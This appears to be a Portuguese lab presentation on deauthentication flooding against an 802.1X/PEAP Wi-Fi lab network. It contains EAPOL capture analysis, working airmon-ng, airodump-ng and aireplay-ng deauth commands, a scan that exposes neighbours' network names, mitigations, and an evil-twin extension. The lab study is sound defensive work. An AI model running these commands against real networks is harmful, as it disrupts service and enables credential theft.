
Connect

Cancel



Rede-Lab properties
Connected, secured

>



- Captura de pacotes.

```
(kali㉿kali)-[~]  
$ sudo airmon-ng check kill  
[sudo] password for kali:
```

```
Killing these processes:
```

```
PID Name  
4235 wpa_supplicant
```

```
(kali㉿kali)-[~]  
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy3	wlan0	rtl8xxxu (monitor mode enabled)	Realtek Semiconductor Corp. RTL8188EUS 802.11n Wireless Network Adapter

```
(kali㉿kali)-[~]  
$ iwconfig  
lo      no wireless extensions.  
  
eth0    no wireless extensions.  
  
wlan0    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm  
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off  
          Power Management:off
```

```
sudo airmon-ng check kill  
sudo airmon-ng start wlan0  
iwconfig #checar
```


eapol							
No.	Time	Source	Destination	Protocol	Length	dst port	info
1006	2025-06-16 01:38:46,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	63		Start
1012	2025-06-16 01:38:46,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1083	2025-06-16 01:38:49,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1153	2025-06-16 01:38:52,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	72		Response, Identity
1155	2025-06-16 01:38:52,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	84		Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)
1157	2025-06-16 01:38:52,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	69		Response, Legacy Nak (Response Only)
1162	2025-06-16 01:38:52,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1164	2025-06-16 01:38:52,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	239		Ignored Unknown Record
1166	2025-06-16 01:38:52,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	165		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1167	2025-06-16 01:38:52,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	165		Response, Protected EAP (EAP-PEAP)
1170	2025-06-16 01:38:52,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	119		Change Cipher Spec, Encrypted Handshake Message
1202	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1204	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	102		Application Data
1206	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	103		Application Data
1208	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	135		Application Data
1210	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	157		Application Data
1212	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	144		Application Data
1215	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	99		Application Data
1217	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	108		Application Data
1219	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	108		Application Data
1220	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	66		Success
1224	2025-06-16 01:38:53,...	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAPOL	213		Key (Message 3 of 4)
1226	2025-06-16 01:38:53,...	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	157		Key (Message 4 of 4)

eapol							
No.	Time	Source	Destination	Protocol	Length	dst port	info
1006	2025-06-16 01:38:46,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	63		Start
1012	2025-06-16 01:38:46,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1083	2025-06-16 01:38:49,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1153	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	72		Response, Identity
1155	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	84		Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)
1157	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	69		Response, Legacy Nak (Response Only)
1162	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1164	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	239		Ignored Unknown Record
1166	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	165		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1167	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	165		Response, Protected EAP (EAP-PEAP)
1170	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	119		Change Cipher Spec, Encrypted Handshake Message
1202	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1204	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	102		Application Data
1206	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	103		Application Data
1208	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	135		Application Data
1210	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	157		Application Data
1212	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	144		Application Data
1215	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	99		Application Data
1217	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	108		Application Data
1219	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	108		Application Data
1220	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	66		Success
1224	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAPOL	213		Key (Message 3 of 4)
1226	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	157		Key (Message 4 of 4)

ANÁLISE DA CAPTURA

1. EAPOL Start
2. EAP-Request Identity
 - a.O autenticador responde com duas mensagens EAP-Request Identity ao cliente.
3. EAP-Response Identity
4. MD5-Challenge
 - a.O servidor (RADIUS) oferece um desafio MD5 em um EAP-Request MD5-Challenge.
5. Legacy Nak
 - a.O cliente responde com um “Legacy Nak”, indicando que não usará MD5.

eapol							
No.	Time	Source	Destination	Protocol	Length	dst port	info
1006	2025-06-16 01:38:46,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	63		Start
1012	2025-06-16 01:38:46,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1083	2025-06-16 01:38:49,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1153	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	72		Response, Identity
1155	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	84		Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)
1157	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	69		Response, Legacy Nak (Response Only)
1162	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1164	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	239		Ignored Unknown Record
1166	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	165		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1167	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	165		Response, Protected EAP (EAP-PEAP)
1170	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	119		Change Cipher Spec, Encrypted Handshake Message
1202	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1204	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	102		Application Data
1206	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	103		Application Data
1208	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	135		Application Data
1210	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	157		Application Data
1212	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	144		Application Data
1215	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	99		Application Data
1217	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	108		Application Data
1219	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	108		Application Data
1220	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	66		Success
1224	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAPOL	213		Key (Message 3 of 4)
1226	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	157		Key (Message 4 of 4)

ANÁLISE DA CAPTURA

- 6. Início do PEAP
 - a.A negociação muda para PEAP: o autenticador inicia o EAP-PEAP protegido.
- 7. TLSv1.2 Handshake (embedded em EAP)
 - a.Client Key Exchange.
 - b.Change Cipher Spec.
 - c.Encrypted Handshake Messages.
- 8. Estabelecimento do túnel PEAP
 - a.Após o handshake TLS, o túnel seguro PEAP está ativo.

eapol							
No.	Time	Source	Destination	Protocol	Length	dst port	info
1006	2025-06-16 01:38:46,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	63		Start
1012	2025-06-16 01:38:46,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1083	2025-06-16 01:38:49,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	67		Request, Identity
1153	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	72		Response, Identity
1155	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	84		Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)
1157	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	69		Response, Legacy Nak (Response Only)
1162	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1164	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	239		Ignored Unknown Record
1166	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	165		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1167	2025-06-16 01:38:52,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	165		Response, Protected EAP (EAP-PEAP)
1170	2025-06-16 01:38:52,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	119		Change Cipher Spec, Encrypted Handshake Message
1202	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAP	68		Response, Protected EAP (EAP-PEAP)
1204	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	102		Application Data
1206	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	103		Application Data
1208	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	135		Application Data
1210	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	157		Application Data
1212	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	144		Application Data
1215	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	99		Application Data
1217	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	TLSv1.2	108		Application Data
1219	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	TLSv1.2	108		Application Data
1220	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAP	66		Success
1224	2025-06-16 01:38:53,--	RaspberryPiT_b8:9f:f9	Intel_03:d7:7a	EAPOL	213		Key (Message 3 of 4)
1226	2025-06-16 01:38:53,--	Intel_03:d7:7a	RaspberryPiT_b8:9f:f9	EAPOL	157		Key (Message 4 of 4)

ANÁLISE DA CAPTURA

9. Troca de Application Data.

10. EAP Success


- a.O servidor envia a mensagem EAP Success, confirmando a autenticação 802.1X.

11. WPA 4-Way Handshake

- a.Imediatamente após o EAP Success, ocorre o handshake de quatro vias do WPA via EAPOL para derivar as chaves de criptografia da WLAN.



ETAPAS DO ATAQUE



1

- Detecção do endereço MAC e o canal do AP.

2

- Envio de pacotes de deauth.
- 

CH 1][Elapsed: 42 s][2025-06-15 21:37

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-------	-----	---------	------------	----	----	-----	--------	------	-------

C8:3A:35:44:EA:E6	-82	2	0	0	8	2			
3C:82:C0:C7:24:30	-83	3	0	0	11	1			
42:ED:00:AC:08:15	-85	4	0	0	9	540	WPA2	CCMP	PSK <length: 0>
5E:E3:0E:20:69:ED	-81	3	0	0	10	540	OPN		#CLARO-WIFI
C8:3A:35:44:EA:E5	-83	9	0	0	8	270	WPA2	CCMP	PSK Albertini_Oyarzabal
B6:89:01:E8:E3:68	-84	5	0	0	8	400	WPA2	CCMP	PSK Casadobud@tubaron_2G
5C:E3:0E:10:69:ED	-91	9	0	0	10	540	WPA2	CCMP	PSK Eduardo_2G
40:ED:00:DC:08:15	-82	11	0	0	9	540	WPA2	CCMP	PSK Toso
C0:3D:D9:3E:7C:A0	-82	3	0	0	6	130	WPA2	CCMP	PSK Rodrigues-2G
B6:89:01:E8:E3:6B	-89	2	0	0	8	360	WPA2	CCMP	PSK <length: 0>
1E:39:29:AB:62:EB	-79	15	0	0	11	65	WPA2	CCMP	PSK [LG_Wall-Mount A/C]62eb
40:75:C3:9B:04:E0	-84	11	21	0	1	195	WPA2	CCMP	PSK GUILHERME
12:47:38:C8:CC:B9	-81	6	0	0	6	130	WPA2	CCMP	PSK <length: 0>
10:47:38:F8:CC:B9	-78	1	4	0	6	130	WPA2	CCMP	PSK Haupt OI 2.4G
32:DE:4B:AB:9E:82	-84	4	0	0	2	270	WPA2	CCMP	PSK Santos
30:DE:4B:AB:9E:82	-87	5	0	0	2	270	WPA2	CCMP	PSK <length: 0>
DC:A6:32:B8:9F:F9	-53	85	3	0	6	65	WPA2	CCMP	MGT Rede-Lab
10:A7:93:3B:2D:F7	-61	80	3	0	6	195	WPA2	CCMP	PSK Dra_Vargas
84:0B:BB:70:CB:30	-65	81	0	0	6	130	WPA2	CCMP	PSK VIVOFIBRA-CB30
EA:20:E2:7C:B4:0C	-90	32	0	0	1	195	OPN		#CLARO-WIFI
E8:20:E2:7C:B3:0B	-84	18	0	0	1	195	WPA2	CCMP	PSK NET_2G7CB306
88:9E:68:E0:D9:18	-50	99	71	0	1	195	WPA2	CCMP	PSK Lenayla
D8:6C:5A:50:CB:5A	-81	45	0	0	1	260	WPA2	CCMP	PSK Roberta
8C:44:4F:3A:D5:9D	-81	52	0	0	1	195	WPA2	CCMP	PSK Carioca
D8:C6:78:58:6F:18	-76	67	0	0	1	130	WPA2	CCMP	PSK VIVOFIBRA-6F18
3C:82:C0:6C:2C:FC	-50	98	66	0	1	195	WPA2	CCMP	PSK Rack
8E:44:4F:3A:D6:9E	-82	73	0	0	1	195	OPN		#CLARO-WIFI
90:0A:62:65:F6:1F	-48	40	0	0	11	130	WPA2	CCMP	PSK VIVOFIBRA-F611
54:A6:5C:0E:C9:55	-40	92	2	0	11	195	WPA2	CCMP	PSK C:\Users\Admin\Trojan\Virus.exe
84:01:12:94:49:63	-72	79	33	0	11	260	WPA2	CCMP	PSK DuarteNet

sudo airodump-ng wlan0

wlan.fc.type_subtype == 0x0C						
No.	Time	Source	Destination	Protocol	Length	Info
3497	35.621326859	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=0, FN=0, Flags=.....
3501	35.640880209	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=1, FN=0, Flags=.....
3502	35.641002881	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=0, FN=0, Flags=.....
3503	35.641514392	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=1, FN=0, Flags=.....
3504	35.643113260	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=2, FN=0, Flags=.....
3506	35.645233897	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=2, FN=0, Flags=.....
3507	35.645390786	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=3, FN=0, Flags=.....
3508	35.646207673	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=3, FN=0, Flags=.....
3509	35.647571252	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=4, FN=0, Flags=.....
3510	35.649690509	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=4, FN=0, Flags=.....
3511	35.649841541	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=5, FN=0, Flags=.....
3512	35.664909978	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=5, FN=0, Flags=.....
3518	35.764820796	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=6, FN=0, Flags=.....
3520	35.772137366	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=6, FN=0, Flags=.....
3521	35.774825835	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=7, FN=0, Flags=.....
3522	35.779490053	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=7, FN=0, Flags=.....
3523	35.780378683	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=8, FN=0, Flags=.....
3524	35.781223714	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=8, FN=0, Flags=.....
3525	35.783263552	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=9, FN=0, Flags=.....
3526	35.784599969	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=9, FN=0, Flags=.....
3527	35.786346985	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=10, FN=0, Flags=.....
3528	35.787550284	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=10, FN=0, Flags=.....
3529	35.790279650	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=11, FN=0, Flags=.....
3530	35.794035623	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=12, FN=0, Flags=.....
3531	35.794571809	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=11, FN=0, Flags=.....
3532	35.796276141	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=12, FN=0, Flags=.....
3533	35.796648072	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=13, FN=0, Flags=.....
3534	35.801970308	RaspberryPiT_b8:9f:...	Broadcast	802.11	37	Deauthentication, SN=13, FN=0, Flags=.....
3535	35.802415066	RaspberryPiT_b8:9f:...	Broadcast	802.11	38	Deauthentication, SN=14, FN=0, Flags=.....
3536	35.803534863	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3537	35.808115852	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3538	35.811446430	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3539	35.812682016	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3540	35.812685014	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3542	35.820808354	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3544	35.835809247	RaspberryPiT_b8:9f:...	Broadcast	802.11		
3545	35.836414110	RaspberryPiT_b8:9f:...	Broadcast	802.11		

```
sudo aireplay-ng --deauth 0 -a DC:A6:32:B8:9F:F9 wlan0 --ignore-negative-one
```

```
wlan.fc.type_subtype == 0x0C
```



CONCLUSÃO

- Vulnerabilidade crítica: quadros de gerenciamento e desautenticação não possuem proteção de integridade, facilitando ataques de flooding de deauth.
 - Ataque de deauth persistente impede conclusão do EAP e instalação das chaves, derrubando a rede sem quebrar criptografia.
 - Capturas de pacotes revelam toda a sequência EAPOL (identidade, PEAP, TLS e handshake de 4 vias) e mostram como frames forjados anulam o processo em tempo real.
 - Defesa em camadas é essencial: autenticar usuários, criptografar dados e proteger a disponibilidade ao garantir a integridade das mensagens de gerenciamento.
- 

CONCLUSÃO

- Recomendações para mitigação:
 - Habilitar 802.11w (Protected Management Frames).
 - Aplicar rate limiting em mensagens EAP.
 - Implantar sistemas de detecção de intrusão wireless para identificar tráfego anômalo de deauth.
 - Configurar listas negras ou throttling de falhas de autenticação no RADIUS.


EXTENSÕES

FLOODING PARA CLIENTE ESPECÍFICO

É possível direcionar o ataque a um único dispositivo utilizando o seu endereço MAC, desconectando apenas a estação alvo sem afetar o restante da rede (unicast ao invés de broadcast).

FLOODING COM EVIL TWIN ATTACK

Combinar o flooding de deauth com a criação de um ponto de acesso falso (rogue AP); após derrubar os clientes do AP legítimo, o atacante atrai-os para o “evil twin”, possibilitando coleta de credenciais ou outras explorações.



NOSSE ARTIGO



REFERÊNCIAS

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